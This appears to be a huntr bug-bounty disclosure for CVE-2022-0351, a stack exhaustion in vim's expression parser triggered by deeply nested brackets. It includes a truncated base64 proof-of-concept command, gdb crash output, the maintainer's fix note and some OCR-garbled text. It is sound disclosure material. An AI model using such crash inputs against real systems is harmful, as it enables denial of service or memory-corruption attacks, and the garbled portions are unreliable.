### huntr

# Access of Memory Location Before Start of Buffer in vim/vim

0



✓ Valid ) Reported on Jan 23rd 2022

## Description

Stack Pointer (\$RSP) is corrupted at function eval7t in eval.c during calling eval3, eval4, eval5, eval6, eval7... continuously while parsing too many brackets.

vim version: 8.2.4195

latest commit hash: 79a6e25b79cdb35e00d8b364516103eb358d8cc7

### **Proof of Concept**

KegDAAB9" | base64 -d > poc

\$ ./vim -u ./poc

```
$ gdb ./vim
gdb-peda$ r -u poc
```

```
Program received signal SIGSEGV, Segmentation fault.
[-----registers-----
RAX: 0x1ed1772bd0205600
RBX: 0x0
RCX: 0x0
RDX: 0x7fffffffd880 --> 0x1
RSI: 0x7fffffffd870 --> 0x0
RDI: 0x7fffffffd820 --> 0x5555558bca9a ('(' <repeats 200 times>...)
RBP: 0x7fffffffd870 --> 0x0
RSP: 0x7ffffffffefd0
RIP: 0x5555555dbe25 (<eval7t+37>: mov QWORD PTR [rsp+0x28],rax)
R8: 0x0
R9: 0x0
R10: 0x0
R11: 0x1
R12: 0x7fffffffd880 --> 0x1
R13: 0x0
R14: 0x7fffffffd820 --> 0x5555558bca9a ('(' <repeats 200 times>...)
R15: 0x7fffffffd820 --> 0x5555558bca9a ('(' <repeats 200 times>...)
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction over
-----code-----
  0x5555555dbe16 <eval7t+22>: xor ebx,ebx
  0x5555555dbe18 <eval7t+24>: sub
                               rsp,0x38
  0x5555555dbe1c <eval7t+28>:
                           mov rax, QWORD PTR fs:0x28
=> 0x5555555dbe25 <eval7t+37>:
                                 QWORD PTR [rsp+0x28], rax
                           mov
  0x5555555dbe2a <eval7t+42>: xor
                                eax,eax
  0x5555555dbe2c <eval7t+44>: test rdx,rdx
                          je
  0x5555555dbe2f <eval7t+47>:
                                 0x5555555dbe36 <eval7t+54>
  0x5555555dbe31 <eval7t+49>: mov
                                ebx, DWORD PTR [rdx]
-----stack-----
Invalid $SP address: 0x7ffffff7fefd0
[-----
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00005555555dbe25 in eval7t (arg=0x7fffffffd820, rettv=0x7fffffffd820)
                                                      Chat with us
   want string=0x0) at eval.c:3393
3393 {
```

gdb-peda\$ exploitable

Description: Possible stack corruption

Short description: PossibleStackCorruption (7/22)

Hash: 4d4a9714ed5fc41d3e60eba892fbac67.ff116d70a8fd39d0c6006916f349ae57

Exploitability Classification: EXPLOITABLE

Explanation: GDB generated an error while unwinding the stack and/or the st

Other tags: DestAv (8/22), AccessViolation (21/22)



### **Impact**

This vulnerability may lead to an exploit of this program since this bug can corrupt \$RSP register. This kind of memory corruption vulnerabilities can cause bypass protection mechanisms and be successful arbitrary code execution.

### Acknowledgement

Special thanks to Pocas (a.k.a Kapos)

#### CVE

CVE-2022-0351 (Published)

#### Vulnerability Type

CWE-786: Access of Memory Location Before Start of Buffer

#### Severity

High (84)


#### Visibility

Public

#### Status

Fixed

#### Found by



#### Fixed by



@brammool

maintainer

This report was seen 989 times.

We are processing your report and will contact the vim team within 24 hours. 10 months ago

alkyne Choi modified the report 10 months ago

alkyne Choi modified the report 10 months ago

alkyne Choi modified the report 10 months ago

We have contacted a member of the vim team and are waiting to hear back 10 months ago

Bram Moolenaar validated this vulnerability 10 months ago

alkyne Choi has been awarded the disclosure bounty 🗸

The fix bounty is now up for grabs

Bram Moolenaar 10 months ago

It simply runs out of stack. I limit the depth to 1000 in patch 8.2.4206.

Bram Moolenaar marked this as fixed in 8.2 with commit fe6fb2 10 months ago

Bram Moolenaar has been awarded the fix bounty 🗸

This vulnerability will not receive a CVE x

Pocas 10 months ago

I am not Kapos,, but nice this. (Just legend)

### Sign in to join this conversation

#### 2022 © 418sec

h	`	i	i	r	`	÷	r
ш	ш	v	4	ь.	ш	u	ı,

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

### part of 418sec

company

about

team